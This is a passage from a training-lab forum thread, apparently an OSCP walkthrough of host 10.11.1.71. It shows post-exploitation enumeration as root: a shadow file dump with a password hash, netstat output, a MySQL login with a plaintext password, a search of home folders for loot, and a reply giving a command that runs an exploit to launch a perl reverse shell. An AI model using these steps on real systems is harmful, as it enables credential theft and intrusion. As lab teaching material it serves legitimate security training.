sys*:16273:0:99999:7:::
sync*:16273:0:99999:7:::
games*:16273:0:99999:7:::
man*:16273:0:99999:7:::
lp*:16273:0:99999:7:::
mail*:16273:0:99999:7:::
news*:16273:0:99999:7:::
uucp*:16273:0:99999:7:::
proxy*:16273:0:99999:7:::
www-data*:16273:0:99999:7:::
backup*:16273:0:99999:7:::
list*:16273:0:99999:7:::
irc*:16273:0:99999:7:::
gnats*:16273:0:99999:7:::
nobody*:16273:0:99999:7:::
libuuid!:16273:0:99999:7:::
syslog*:16273:0:99999:7:::
mysql!:16352:0:99999:7:::
messagebus*:16352:0:99999:7:::
landscape*:16352:0:99999:7:::
sshd*:16352:0:99999:7:::
gibson:$6$zaB89NHR$igJDYz0I.ZmHeTj1xqkXmGoUkjlJRmOjh2T1ytnFrYzajTAh7gxP0aAZ/5EsdhVS35u0a278ixXRn2Bb19kR70:16352:0:99999:7:::
ossec!:16352:0:99999:7:::
ossecm!:16352:0:99999:7:::
ossecr!:16352:0:99999:7:::
root@alpha:~#

```

Network Connections

Let's check to see if this machine is communicating to any other machine in the network currently:

Note, we already did this before when doing our information gathering for the privilege escalation.

Code:

```

root@alpha:~# netstat -antup
netstat -antup
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*                  LISTEN      918/mysqlld
tcp        0      0 0.0.0.0:22             0.0.0.0:*                  LISTEN      854/sshd
tcp        0      0 10.11.1.71:45021       10.11.0.4:443           ESTABLISHED 1685/bash
tcp6       0      0 :::80                  :::*                      LISTEN      1169/apache2
tcp6       0      0 :::22                  :::*                      LISTEN      854/sshd
tcp6       0      0 10.11.1.71:80          10.11.0.4:34150         ESTABLISHED 1210/apache2
udp        0      0 0.0.0.0:1514           0.0.0.0:*                  LISTEN      1349/ossec-remoted
root@alpha:~#

```

```

root@alpha:~# netstat -antup
netstat -antup
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*                  LISTEN      918/mysqlld
tcp        0      0 0.0.0.0:22             0.0.0.0:*                  LISTEN      854/sshd
tcp        0      0 10.11.1.71:45021       10.11.0.4:443           ESTABLISHED 1685/bash
tcp6       0      0 :::80                  :::*                      LISTEN      1169/apache2
tcp6       0      0 :::22                  :::*                      LISTEN      854/sshd
tcp6       0      0 10.11.1.71:80          10.11.0.4:34150         ESTABLISHED 1210/apache2
udp        0      0 0.0.0.0:1514           0.0.0.0:*                  LISTEN      1349/ossec-remoted
root@alpha:~#

```

Can also check logs for various services.

Nothing really stands out here, can't see any other machines in **10.11.1.0/24**.

Database

Is there anything stored in the MySQL database *cough* You have been checking every database you came across right *cough*?

Note, we already did this before when doing our information gathering for the privilege escalation.

Code:

```

root@alpha:~# mysql -uroot -pzaqlxsw2cde3 -e 'show databases;'
mysql -uroot -pzaqlxsw2cde3 -e 'show databases;'
+-----+
| Database |
+-----+
| information_schema |
+-----+

```

```
| mysql |
| performance_schema |
| phpmyadmin |
| wingnut |
+-----+
root@alpha:~#
```

```
root@alpha:~# mysql -uroot -pzaqlxsw2cde3 -e 'show databases;'
mysql -uroot -pzaqlxsw2cde3 -e 'show databases;'
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| phpmyadmin |
| wingnut |
+-----+
root@alpha:~#
```

User Folders

We already checked to see what's in the root's home folder, but what about any other users on the box?

Code:

```
root@alpha:~# ls -lahR /home/
ls -lahR /home/
/home/:
total 12K
drwxr-xr-x  3 root  root  4.0K Oct  9  2014 .
drwxr-xr-x 22 root  root  4.0K Oct 11  2014 ..
drwxr-xr-x  3 gibson gibson 4.0K Oct 28  2014 gibson

/home/gibson:
total 28K
drwxr-xr-x  3 gibson gibson 4.0K Oct 28  2014 .
drwxr-xr-x  3 root  root  4.0K Oct  9  2014 ..
-rw-r----- 1 gibson gibson  28 May  9 08:05 .bash_history
-rw-r--r--  1 gibson gibson  220 Oct  9  2014 .bash_logout
-rw-r--r--  1 gibson gibson 3.6K Oct  9  2014 .bashrc
drwx----- 2 gibson gibson 4.0K Oct  9  2014 .cache
-rw-r--r--  1 gibson gibson  675 Oct  9  2014 .profile

/home/gibson/.cache:
total 8.0K
drwx----- 2 gibson gibson 4.0K Oct  9  2014 .
drwxr-xr-x  3 gibson gibson 4.0K Oct 28  2014 ..
-rw-r--r--  1 gibson gibson  0 Oct  9  2014 motd.legal-displayed
root@alpha:~#
```

Note, this is "trusting" that all the user's home folders are set to **/home**, which isn't always the case (so it's worth checking /etc/passwd!)

```

root@alpha:~# ls -lahR /home/
ls -lahR /home/
/home/:
total 12K
drwxr-xr-x  3 root   root   4.0K Oct  9  2014 .
drwxr-xr-x 22 root   root   4.0K Oct 11  2014 ..
drwxr-xr-x  3 gibson gibson 4.0K Oct 28  2014 gibson

/home/gibson:
total 28K
drwxr-xr-x  3 gibson gibson 4.0K Oct 28  2014 .
drwxr-xr-x  3 root   root   4.0K Oct  9  2014 ..
-rw-----  1 gibson gibson  28 May  9 08:05 .bash_history
-rw-r--r--  1 gibson gibson  220 Oct  9  2014 .bash_logout
-rw-r--r--  1 gibson gibson 3.6K Oct  9  2014 .bashrc
drwx-----  2 gibson gibson 4.0K Oct  9  2014 .cache
-rw-r--r--  1 gibson gibson  675 Oct  9  2014 .profile

/home/gibson/.cache:
total 8.0K
drwx-----  2 gibson gibson 4.0K Oct  9  2014 .
drwxr-xr-x  3 gibson gibson 4.0K Oct 28  2014 ..
-rw-r--r--  1 gibson gibson   0 Oct  9  2014 motd.legal-displayed
root@alpha:~# █

```

Nothing really stands out. No ".*_history" files, ".ssh" or ".gpg".

GUI

The target does not have any GUI running (so no X11 server running), so there isn't anything going to be saved in a web browser with any loot for us (e.g. history, saved passwords, homepage etc), or "recently opened" applications/files:

Code:

```

root@alpha:~# pidof X
pidof X
root@alpha:~#

```

```

root@alpha:~# pidof X
pidof X
root@alpha:~# █

```

Last edited by g0tm1k; 08-15-2016 at 12:01 PM.

PWB/OSCP (2011) | **WiFu/OSWP** (2013) | **CTP/OSCE** (2013) | **AWAE** (2015) | **AWE** (2016)

Reply

Reply With Quote

07-22-2016, 07:05 AM

#28

ucki 
Member

Join Date: Apr 2016

Posts: 82



Nice writeup. So my ass kicking finally got to a point. Greetings Ucki

My blog: <https://0daylego.wordpress.com/>

My git (Including Recon Pack, Latex templates etc etc): <https://github.com/ucki/>

Reply

Reply With Quote

07-22-2016, 08:41 PM

#29

OS-22427 o
Junior Member

Join Date: May 2016

Posts: 1



Thanks, excellent write up, appreciate the walk-through 😊

[Reply](#)

[Reply With Quote](#)

07-23-2016, 04:59 PM

#30

OS-19845 o
Junior Member

Join Date: Jan 2016

Posts: 4



Very well written and informative. one thing that I messed up the first time:

USE

```
python alpha-root.py -c '/usr/bin/perl /tmp/alpha-shell.py'
```

NOT

```
python alpha-root.py -c '/usr/bin/perl alpha-shell.py'
```

The full path to the perl reverse shell is key

[Reply](#)

[Reply With Quote](#)

[Reply to Thread](#)

Page 3 of 10 [« First](#) [«](#) [1](#) [2](#) **[3](#)** [4](#) [5](#) ... [»](#) [Last »](#)

Quick Navigation [10.11.1.71](#) [Top](#)

[« Previous Thread](#) | [Next Thread »](#)

Posting Permissions

You may post new threads **BB code** is On
You may post replies **Smilies** are On
You may post attachments **[IMG]** code is On
You may edit your posts **[VIDEO]** code is On
HTML code is Off

Forum Rules

-- Perfexion-Red

| [Contact Us](#) | [Offensive Security Training](#) | [Archive](#) |

All times are GMT. The time now is 04:57 PM.
Powered by vBulletin® Version 4.2.4
Copyright © 2017 vBulletin Solutions, Inc. All rights reserved.
Offensive Security
Skin designed by: SevenSkins